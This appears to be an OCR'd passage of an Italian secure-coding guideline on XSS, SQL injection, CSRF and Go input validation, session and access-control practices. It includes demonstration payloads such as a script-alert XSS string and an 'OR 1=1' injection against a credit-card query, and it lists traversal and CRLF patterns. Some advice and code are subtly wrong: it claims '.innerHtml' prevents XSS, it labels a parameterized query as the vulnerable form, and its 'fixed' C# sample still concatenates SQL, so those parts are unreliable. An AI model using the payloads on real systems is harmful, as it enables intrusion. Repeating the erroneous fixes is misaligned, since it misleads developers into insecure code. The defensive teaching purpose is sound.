Improper Control of Generation of Code ('Code Injection') CWE-94.

7.11.3 Client Dom Stored XSS

Come riconoscerla

Attraverso questa vulnerabilità un utente malintenzionato potrebbe intercettare lo scambio di informazioni sensibili tra un'applicazione e i database relativi allo storage delle informazioni stesse. Quando un altro utente accede successivamente a questi dati, le pagine web possono essere riscritte e possono essere attivati script dannosi. La vulnerabilità è dovuta all'uso di dati prelevati da database in modo arbitrario, senza che prima queste informazioni vengano codificate in un formato sicuro. La vulnerabilità è di tipo Stored (permanente).
Una vulnerabilità XSS persistente (o stored) come la "Client DOM Stored XSS" è una variante più devastante di cross-site scripting con manipolazione di codice: si verifica quando i dati forniti

dall'attaccante vengono salvati sul server, e quindi visualizzati in modo permanente sulle pagine normalmente fornite agli utenti durante la normale navigazione.

Come difendersi

- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Nel caso sia necessaria l'esecuzione dinamica, invece di utilizzare i dati lato client (inclusi i dati precedentemente memorizzati dall'applicazione stessa), utilizzare solo dati rigidamente controllati tramite liste prefissate o dati attendibili dal server.
- Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.
- E' necessario quindi codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web. La codifica deve essere sensibile al contesto. Per esempio:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- La validazione comunque non sostituisce la codifica. Devono essere completamente codificati tutti i dati dinamici, indipendentemente dalla sorgente, prima di incorporare idati stessi in un output. La codifica dovrebbe essere sensibile al contesto. Per esempio:
  - Codifica HTML per un contesto di tipo HTML;
  - Codifica degli attributi HTML per output degli attributi relativi;
  - Codifica Javascript per server-generated di tipo Javascript;
- Utilizzare .innerText invece di .innerHtml: l'uso di .innerHtml impedirà la maggior parte dei problemi di XSS in quanto codifica automaticamente il testo.
  Esempio di HTML richiamato nel codice Javascript:la stringa in uscita è codificata nella pagina Html prima che venga visualizzata nell'etichetta relativa:

```
public class StoredXssFixed
{
        public string foo(Label lblOutput, SqliteConnection connection,
HttpServerUtility Server, string id)
        {
                SqliteConnection connection = new
SqliteConnection(connectionString)
                string sql = "select email from CustomerLogin where
customerNumber = " + id;
                SqliteCommand cmd = new SqliteCommand(sql, connection);
                string output = (string)cmd.ExecuteScalar();
                lblOutput.Text = String.IsNullOrEmpty(output) ? "Customer
Number does not exist" : Server.HtmlEncode(output);
        }
}
```

  Esempio Javascript per Client Dom Stored XSS.
  Forma non corretta (routine completa):

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>XSS Example</title>
```

```
  <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.6.4/jquery.min.js"></scrip
t>
  <script>
    $(function() {
      $('#users').each(function() {
        var select = $(this);
        var option = select.children('option').first();
        select.after(option.text());
        select.hide();
      });
    });
  </script>
</head>
<body>
  <form method="post">
    <p>
      <select id="users" name="users">
        <option
value="bad">&lt;script&gt;alert(&#x27;xss&#x27;);&lt;/script&gt;</option>
      </select>
    </p>
  </form>
</body>
</html>
```

Forma corretta (fix relativa alle stringa modificata):

```
// after() accepts a DOM element so lets create a text node
select.after(document.createTextNode(option.text()));
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/97.html,
CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page.

7.11.4 Client Dom XSS

Come riconoscerla

Un utente malintenzionato potrebbe utilizzare metodologie di "social engineering" (es. falsificazione di siti web di largo accesso con richiesta di credenziali o dati sensibili) per carpire informazioni importanti tramite codice manipolato all'interno di pagine web degli applicativi falsificati. Possono essere prelevate password, dati di carte di credito etc.

Come difendersi

- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Nel caso sia necessaria l'esecuzione dinamica, invece di utilizzare i dati lato client (inclusi i dati precedentemente memorizzati dall'applicazione stessa), utilizzare solo dati rigidamente controllati tramite liste prefissate o dati attendibili dal server.
- Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.
- E' necessario quindi codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web. La codifica deve essere sensibile al contesto. Per esempio:
  - Data type;
  - Size;

  - Range;
  - Format;
  - Expected values.
- La validazione comunque non sostituisce la codifica. Devono essere completamente codificati tutti i dati dinamici, indipendentemente dalla sorgente, prima di incorporare idati stessi in un output. La codifica dovrebbe essere sensibile al contesto. Per esempio:
  - Codifica HTML per un contesto di tipo HTML;
  - Codifica degli attributi HTML per output degli attributi relativi;
  - Codifica Javascript per server-generated di tipo Javascript.
- Per creare HTML dinamico in JavaScript, utilizzare la libreria OWASP ESAPI4JS:
- window.location = ESAPI4JS.encodeForURL(input);
- Per creare dinamicamente URL in JavaScript, utilizzare la libreria OWASP ESAPI4JS:
- window.location = ESAPI4JS.encodeForURL(input);

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/97.html,
CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page.

7.11.5 Client Resource Injection

Come riconoscerla

Un utente malintenzionato potrebbe aprire un backdoor che consenta all'attaccante di connettersi direttamente al server delle applicazioni prendendone il controllo o comunque effettuare attacchi diretti al server con effetti pericolosi.

Come difendersi

- Non consentire a un utente di venire in possesso delle informazioni relative alle definizioni dei parametri di gestione relativi ai "network sockets".

7.11.6 Client Second Order Sql Injection

Come riconoscerla

Un utente malintenzionato potrebbe accedere direttamente a tutti i dati del sistema. L'attaccante potrebbe rubare qualsiasi informazione riservata memorizzata dal sistema (ad esempio i dati personali dell'utente o le carte di credito) e eventualmente modificare o cancellare i dati esistenti.

Come difendersi

- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Nel caso sia necessaria l'esecuzione dinamica, invece di utilizzare i dati lato client (inclusi i dati precedentemente memorizzati dall'applicazione stessa), utilizzare solo dati rigidamente controllati tramite liste prefissate o dati attendibili dal server.
- Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.
- Codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web. La codifica deve essere sensibile al contesto. Per esempio:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Invece di concatenare le stringhe:

- Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
- Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis.
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al principio del minimo privilegio.

Esempio - Javascript per Client Second Order Sql Injection.
Forma non corretta:

```
var userId = 5;
var query = connection.query('SELECT * FROM users WHERE id = ?', [userId],
function(err, results) {
  //query.sql returns SELECT * FROM users WHERE id = '5'
});
```

Forma corretta:

```
var post  = {id: 1, title: 'Hello MySQL'};
var query = connection.query('INSERT INTO posts SET ?', post, function(err,
result) {
  //query.sql returns INSERT INTO posts SET `id` = 1, `title` = 'Hello MySQL'
});
```

7.11.7 Client Sql Injection

Come riconoscerla

Utilizzando questa vulnerabilità utente malintenzionato potrebbe utilizzare i canali di comunicazione tra l'applicazione e il suo database inviando una query SQL testuale. L'applicazione viene attaccata con il risultato di avere una query modificata di interrogazione al db semplicemente concatenando le stringhe tra cui l'input dell'utente. Poiché l'input utente non è stato verificato per la validità del tipo di dati né successivamente sanificato, l'input potrebbe contenere comandi SQL che verrebbero interpretati come tali dal database.

Come difendersi

- Validare tutti i dati di input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist (lista prefissata): dovranno essere accettati solo i dati che rispettano una una struttura specificata, bloccando i dati che presentano schemi che non rientrano in queste casistiche. Controllare i seguenti punti:
- Codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web. La codifica deve essere sensibile al contesto. Per esempio:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.
- Invece di concatenare le stringhe adottare le seguenti metodologie:
  - Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
  - Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate oppure iBatis.
  - Limitare l'accesso agli oggetti e alle funzionalità del database, in base alle regole definite dal "Principle of Least Privilege". Il principio in sintesi stabilisce che agli utenti venga attribuito il più

basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Esempio - Javascript per Client SQL Injection
Forma non corretta:

```
var info = {
  userid: message.author.id
}

connection.query("SELECT * FROM table WHERE userid = '" + message.author.id
+ "'", info, function(error) {
  if (error) throw error;
});
```

Forma corretta:

```
var sql = "SELECT * FROM table WHERE userid = ?";
var inserts = [message.author.id];
sql = mysql.format(sql, inserts);
```

Per ulteriori informazioni vedere: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.11.8 Cross-Site Request Forgery (CSRF)

Come riconoscerla

Il Cross-site request forgery, abbreviato CSRF o anche XSRF, è una vulnerabilità a cui sono esposti i siti web dinamici quando sono progettati per ricevere richieste da un client senza meccanismi per controllare se la richiesta sia stata inviata intenzionalmente oppure no. Diversamente dal cross-site scripting (XSS), che sfrutta la fiducia di un utente in un particolare sito, il CSRF sfrutta la fiducia di un sito nel browser di un utente.
Nelle applicazioni Web 2.0 Ajax comunica con i servizi Web di back-end tramite XML-RPC, SOAP o REST. È possibile invocarli tramite interrogazioni di tipo GET e POST che effettuano chiamate cross-site ai servizi web. La tecnologia di tipo Cross-Site Request Forgery permette di manipolare queste chiamate indebolendo la sicurezza del sistema.
Un attaccante fa in modo che un utente vittima invii involontariamente una richiesta HTTP dal suo browser al sistema web dove è attualmente autenticato. Il sistema, vulnerabile al CSRF, avendo la certezza che la richiesta provenga dall'utente già precedentemente autenticato la esegue senza sapere che in realtà dietro la richiesta si cela un'azione pensata dall'attaccante come ad esempio un trasferimento di fondi, un acquisto di un oggetto, una richiesta di dati o qualsiasi altra funzione offerta dall'applicazione vulnerabile. Ci sono innumerevoli modi con i quali un utente può essere ingannato nell'inviare una richiesta pensata da un attaccante a un web server. Questo può essere fatto nascondendola ad esempio in un elemento HTML di un'immagine, una XMLHttpRequest o un URL.

Come difendersi

- Usare framework, librerie, moduli e in generale codice fidato che permettano allo sviluppatore di evitare l'introduzione di questa vulnerabilità.
- Nei form che permettono operazioni importanti inserire un campo hidden nel quale inserire come valore una stringa random. La stessa stringa, va impostata come variabile di sessione, in questo modo non è rintracciabile lato client ed è nota solo al server. Una volta compiuta la submit del form, se il valore della variabile di sessione corrisponde alla value del sopracitato campo hidden, la richiesta è da considerarsi valida.

- Identificare quelle operazioni che possano risultare pericolose e quando un utente genera un'operazione di questo tipo inviare una richiesta addizionale di conferma all'utente, per esempio, la richiesta di una password, che deve essere verificata prima di eseguire l'operazione.
- Non utilizzare il metodo GET per il passaggio di parametri da una pagina web all'altra soprattutto per quelle richieste che comportano un cambiamento di stato come ad esempio la modifica di dati e controllare il campo di intestazione HTTP referer per vedere se la richiesta è stata generata da una pagina valida.
- Verificare che il sistema sia esente da vulnerabilità di tipo cross-site scripting poiché molte delle difese CSRF possono essere evitate usando vulnerabilità di questo tipo.
- Dal lato utente è buona abitudine eseguire sempre il logout da siti web sensibili prima di visitare altre pagine web.

Per ulteriori informazioni vedere: http://cwe.mitre.org/data/definitions/352.html,
CWE-352: Cross-Site Request Forgery (CSRF).

7.12 GO

Go è un linguaggio di programmazione open source sviluppato da Google.

7.12.1 Client Dom Stored XSS

Come riconoscerla


Cross-site scripting (XSS) è una vulnerabilità che affligge siti web dinamici che impiegano un insufficiente controllo dell'input nei form. Un XSS permette ad un Cracker di inserire o eseguire codice lato client al fine di attuare un insieme variegato di attacchi quali ad esempio: raccolta, manipolazione e reindirizzamento di informazioni riservate, visualizzazione e modifica di dati presenti sui server, alterazione del comportamento dinamico delle pagine web ecc.

GO, proprio come qualsiasi altro linguaggio di programmazione multiuso, è vulnerabile a XSS nonostante la documentazione indirizzi chiaramente sull'utilizzo di html/template package.


In riferimento al seguente frammento di codice:

```
package main
import "net/http"
import "io"
func handler (w http.ResponseWriter, r
    *http.Request) { io.WriteString(w,
    r.URL.Query().Get("param1"))
}
func main () {
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}
```

- Questo codice crea e avvia un server HTTP in ascolto sulla porta 8080 (main()) gestendo le richieste sulla root del server (/).
- La funzione handler(), che gestisce le richieste, prevede un parametro query stringa Param1, il cui valore viene quindi scritto nel flusso di risposta (w):
  - Se param1=test, il Content-Type sarà inviato come text/plain:




- Se param1=<h1>, il Content-Type sarà inviato come text/html (ciò rende vulnerabile a XSS):



Si potrebbe pensare che rendere `param1` uguale a qualsiasi tag HTML porti allo stesso comportamento, ma non è così: `param1=<h2>`, `param1=<span>`, `param1=<form>` non modificano `Content-Type` in `text/html`, bensì in `plain` / `text`.

- Se param1=<script>alert(1)</script>, il Content-Type sarà inviato come text/html e il valore sarà restituito e quindi facilmente interpretato tramite l'alert (XSS - Cross Site Scripting):




Come difendersi

Sostituire il *text/template package* con *html/template*:


```
package main
import "net/http"
import "html/template"
func handler(w http.ResponseWriter, r
        *http.Request) { param1 :=
        r.URL.Query().Get("param1")
        tmpl := template.New("hello")
        tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
        tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
        http.HandleFunc("/", handler)
        http.ListenAndServe(":8080", nil)
}
```

Se `param1=<h1>`, l'intestazione di risposta HTTP `Content-Type` non verrà inviata come `text/plain` :



`Param1` è correttamente codificato sul browser:



7.12.2 SQL Injection

Come riconoscerla

L'SQL Injection nasce dalla mancata/non corretta codifica dei dati di input/output. Partendo dalla query di esempio riportata di seguito:

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = "
+ customerId
row, _ := db.QueryContext(ctx, query)
```

Quando viene fornito un `customerId` valido, la query restituisce l'elenco delle carte di credito del cliente. Tuttavia, se customerId non è un valore, ma una stringa (concatenazione di diversi valori/simboli) come nell'esempio che segue:

```
SELECT number, expireDate, cvv FROM creditcards WHERE customerId = 1 OR 1=1
```

La query restituirebbe (a meno di opportune verifiche dei dati immessi in input) tutti i record della tabella relativamente a tutti i clienti censiti poiché la condizione 1 = 1 sarà 'true' per qualsiasi record.

Come difendersi

Impostare i placeholder:

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = ?"
stmt, _ := db.QueryContext(ctx, query, customerId)
```

La sintassi è specifica:

MySQL	PostgreSQL	Oracle
`WHERE col = ?`	`WHERE col = $1`	`WHERE col = :col`
`VALUES(?, ?, ?)`	`VALUES($1, $2, $3)`	`VALUES(:val1, :val2, :val3)`

7.12.3 Ulteriori indicazioni per lo sviluppo sicuro

L'input dell'utente e i relativi dati associati rappresentano un rischio se non vengono attuati opportuni controlli di "Input Validation" e "Input Sanitization". Tutte le procedure di convalida dei dati devono essere eseguite su sistemi affidabili (ad esempio sul server) e devono essere eseguite ad ogni livello dell'applicazione.

7.12.3.1 Validazione dell'INPUT

I dati dell'input devono essere considerati non sicuri per impostazione predefinita e accettati solo dopo aver effettuato i controlli di sicurezza appropriati. Anche le fonti dei dati devono essere identificate come attendibili o non affidabili e, in caso di fonti non attendibili, devono essere eseguiti controlli di convalida.

Se la convalida fallisce, l'input deve essere rifiutato.

Go dispone di librerie native che includono metodi a supporto del processo di validazione e sanitizzazione dei dati:

- strconv per la conversione di stringhe ad altre tipologie di dati:
- Atoi
- ParseBool
- ParseFloat
- ParseInt
- strings per gestire le stringhe e relative proprietà:
  - Trim
  - ToLower
  - ToTitle
  - regexp utilizzabile nelle espressioni regolari per gestire formati personalizzati.

Altre tecniche per garantire la validità dei dati di input includono:

- *Whitelisting* – verificare l'input sulla base di una whitelist di caratteri consentiti.
- *Boundary checking* – verificare la lunghezza dei numeri e dei dati.
- Validazione numerica.
- Verificare i Null Bytes: (`%00`)
- Verificare i caratteri di linea: `%0d , %0a , \r , \n`
- Verificare i caratteri di alterazione del percorso `../` oppure `\\..`

NOTA: Assicurarsi che le intestazioni di richiesta e risposta HTTP contengano solo caratteri ASCII.

7.12.3.1.1 Gestione dei File

- Assicurarsi che gli utenti non siano autorizzati a fornire direttamente dati a tutte le funzioni dinamiche. In linguaggi come PHP, il passaggio di dati utente a funzioni incluse dinamicamente nel codice funzioni è un grave rischio di sicurezza.
- Nel caso di reindirizzamenti dinamici, i dati utente non devono essere passati. Se è richiesto dall'applicazione, è necessario adottare ulteriori controlli, che includono ad esempio: l'accettazione solo dei dati correttamente convalidati e dei relativi URL. Inoltre, è importante assicurarsi che i percorsi a directory e file siano mappati in elenchi di indici di percorsi predefiniti (assicurarsi di utilizzare tali indici).
- Non inviare mai il percorso assoluto del file, utilizzare sempre percorsi relativi.
- Per i file e le risorse dell'applicazione, impostare autorizzazioni di sola lettura.
- L'upload dei file sul server dovrebbe essere limitato ai soli utenti autenticati e solo per alcune tipologie di file accettati. Questo controllo può essere fatto usando la seguente funzione Go che rileva i tipi MIME: func DetectContentType (data[] byte) string. I file caricati dagli utenti non devono essere memorizzati nel contesto web dell'applicazione, ma in un server di contenuti o in un database. Il percorso su file systm in cui vengono memorizzati tali file non deve avere priviligi di esecuzione. Se il file server che ospita i dati caricati dall'utente è basato su *NIX, è necessario implementare meccanismi di sicurezza come l'ambiente chrooted o montare la directory del file di destinazione come un'unità logica.

7.12.3.1.2 Sorgenti dati

Ogni volta che i dati vengono trasmessi da una fonte attendibile a una fonte meno attendibile, è necessario eseguire controlli di integrità. Ciò garantisce che i dati non siano stati manomessi e che si stanno ricevendo i dati previsti. Altri controlli includono:

- Cross-system consistency checks;
- Hash totals;
- Referential integrity;
- Uniqueness check;
- Table look up check.

7.12.3.1.3 Azioni di post-validazione (azioni aggiuntive)

- informare l'utente che i dati inseriti non rispettano i requisiti richiesti e pertanto devono essere modificati per conformarli alle condizioni richieste;
- modificare i dati inviati dall'utente lato server senza notificare all'utente di tali modifiche.

7.12.3.1.4 Sanitizzazione

Dopo aver effettuato i controlli di convalida appropriati, un ulteriore passaggio che viene in genere adottato per rafforzare la sicurezza dei dati consiste nel rimuovere o modificare i caratteri ritenuti 'pericolosi'. Le azioni più comuni di sanitizzazione sono i seguenti:

- Escaping. Nel package nativo html ci sono due funzioni usate per la sanitizzazione: una per l'escape del testo HTML e un'altra per l'HTML senza escape. La funzione EscapeString(), accetta una stringa e restituisce la stessa stringa con i caratteri speciali convertiti. (es. '<' viene sostituito con '<'). Questa funzione converte solo i seguenti cinque caratteri: <,>, &, ' e ". Viceversa c'è anche la funzione UnescapeString () per convertire da entità a caratteri.
- Rimuovere i TAG. Sebbene il package html/template abbia una funzione stripTags (), questa non è esportabile. Poiché nessun altro package nativo ha una funzione capace di rimuovere tutti i tag, l'alternativa è quella di utilizzare librerie di terze parti o copiare l'intera funzione insieme alle sue classi e funzioni private. Alcuni esempi di librerie di terze parti sono:
  - https://github.com/kennygrant/sanitize;
  - https://github.com/maxwells/sanitize;

- https://github.com/microcosm-cc/bluemonday.

- Rimuovere le interruzioni di linea, i Tabs, gli spazi bianchi non necessari. Il "text/template" e "html/template" includono un modo per rimuovere gli spazi bianchi dal template, utilizzando un segno meno - all'interno del delimitatore dell'azione.
- URL Request Path. Nel pacchetto "net/http" c'è un tipo di multiplexer di richiesta HTTP chiamato ServeMux. Questo, viene utilizzato per far corrispondere la richiesta in arrivo ai pattern registrati e quindi a invocare il gestore che più si avvicina all' URL richiesto. Oltre al suo scopo principale, si occupa anche di sanitizzare il percorso della richiesta URL, reindirizzando qualsiasi richiesta contenente '.' o '..' o '/' ripetuti a un URL equivalente, ma più pulito. Di seguito un esempio di Mux:

```
func main() {
  mux := http.NewServeMux()
  rh := http.RedirectHandler("http://yourDomain.org", 307)
  mux.Handle("/login", rh)
  log.Println("Listening...")
  http.ListenAndServe(":3000", mux)
}
```

7.12.3.2 Gestione Sessione, Controlli Accessi e Crittografia

7.12.3.2.1 Sessioni

- La creazione della sessione deve essere eseguita su un sistema attendibile.
- Assicurarsi che gli algoritmi utilizzati per generare l'identificatore di sessione siano sufficientemente casuali al fine di prevenire una forzatura bruta di sessione.
- Una volta assicurato un token sufficientemente forte, impostare l'opportuno valore per i cookie: 'Domain', 'Path', 'Expires', 'HttpOnly' e 'Secure'.
- Al momento del login, deve essere sempre generata una nuova sessione. La vecchia sessione non deve essere mai riutilizzata, anche se questa non è scaduta. Utilizzare anche il parametro Expire per eseguire la chiusura periodica della sessione in modo da prevenire il "session hijacking". Un altro aspetto importante dei cookie è quello di impedire l'accesso simultaneo per lo stesso nome utente. Ciò può essere fatto mantenendo un elenco degli utenti connessi e confrontare il nuovo nome utente di accesso con tale elenco. Questo elenco di utenti attivi viene di solito persistito su un database.
- Gli identificatori di sessione non devono mai essere esposti negli URL. Questi dovrebbero essere localizzabili solo nei cookie presenti nell'intestazione http. Un esempio di cattiva pratica è quello di passare gli identificatori di sessione come parametri di GET. I dati della sessione devono inoltre essere protetti dall'accesso non autorizzato da parte di altri utenti del server.
- Per quanto riguarda le modifiche ai collegamenti da HTTP a HTTPS, si deve prestare particolare attenzione nel prevenire potenziali attacchi MITM che fiutano e che possono potenzialmente dirottare la sessione dell'utente. La pratica migliore per ovviare a questo problema è utilizzare HTTPS in tutte le richieste (pacchetto "crypto/tls" di Go).
- In caso di operazioni altamente sensibili o critiche, il token deve essere generato per richiesta invece che per sessione. Accertarsi sempre che il token sia sufficientemente casuale e abbia una lunghezza abbastanza sicura da proteggerlo contro possibili attacchi di forza bruta.
- Aspetto da considerare nella gestione delle sessioni è la funzionalità Logout. L'applicazione deve fornire un modo per disconnettersi da tutte le pagine che richiedono l'autenticazione, nonché terminare completamente la sessione e la connessione ad esse associate. In particolare, quando un utente si disconnette, il cookie deve essere eliminato dal client. La stessa azione deve essere intrapresa dalla componente che si occupa della memorizzazione delle informazioni della sessione utente.

7.12.3.2.2 Controllo Accessi

- Utilizzare solo gli oggetti di sistema attendibili per le decisioni di autorizzazione all'accesso.
- Generare un token di sessione lato server, quindi memorizzare e utilizzare questo token per convalidare l'utente e applicare il modello predefinito di controllo degli accessi.
- Il componente utilizzato per l'autorizzazione di accesso deve essere un unico componente (centralizzazione), utilizzato a livello di sito. Ciò include quelle funzioni di libreria utilizzate che chiamano servizi di autorizzazione esterni.
- In caso di eccezione, il controllo degli accessi dovrebbe fallire in modo sicuro. A tale scopo è opportuno utilizzare la funzione 'Defer'.
- Se l'applicazione non può accedere alle informazioni di configurazione, ogni accesso all'applicazione deve essere negato.
- I controlli di autorizzazione devono essere applicati su ogni richiesta, inclusi gli script eseguiti lato server e le richieste provenienti da tecnologie lato client come AJAX o Flash.
- È importante separare correttamente la logica di gestione dei privilegi dal resto del codice applicativo.
- Altre operazioni importanti in cui i controlli di accesso devono essere attuati al fine di impedire ad un utente non autorizzato di accedervi, sono:
  - File e altre risorse,
  - Protezione URL's,
  - Protezioni Funzioni,
  - Riferimenti diretti ad oggetti,
  - Servizi,
  - Dati applicativi,
  - Attributi utente e dati e informaizoni sulle policy.
- Se i dati di stato devono essere memorizzati lato client, è necessario utilizzare la crittografia ed effettuare opportuni controlli d'integrità per prevenire possibili manomissioni.
- Il flusso della logica applicativa deve essere conforme alle regole di business.
- Quando si trattano transazioni, il numero di transazioni che un singolo utente o dispositivo può eseguire in un dato periodo di tempo deve essere superiore ai requisiti previsti, ma sufficientemente basso da impedire all'utente di eseguire un attacco di tipo DoS.
- L'impiego della sola intestazione HTTP "referer" è insufficiente per convalidare l'autorizzazione e deve essere utilizzato solo come controllo supplementare.
- Per le sessioni con autenticazione a lungo termine, l'applicazione deve riesaminare periodicamente l'autorizzazione dell'utente per verificare che i permessi di quest'ultimo non siano cambiati. Se le autorizzazioni sono cambiate, è necessario scollegare l'utente e costringerlo a riautenticarsi.
- Gli account degli utenti devono essere verificati periodicamente, al fine di rispettare le procedure di sicurezza. (ad esempio, disabilitando l'account utente dopo 30 giorni dalla data di scadenza della password).
- L'applicazione deve supportare la possibilità di disabilitare gli account e la chiusura delle sessioni in caso di revoca dell'autorizzazione dell'utente. (ad es. cambiamento di ruolo, situazione occupazionale, ecc.).
- In caso di supporto di account di servizio esterno e account che supportano connessioni da o verso sistemi esterni, questi account devono essere gestiti in modo tale da avere il più basso possibile livello di privilegio.

7.12.3.2.3 Crittografia e Hashing

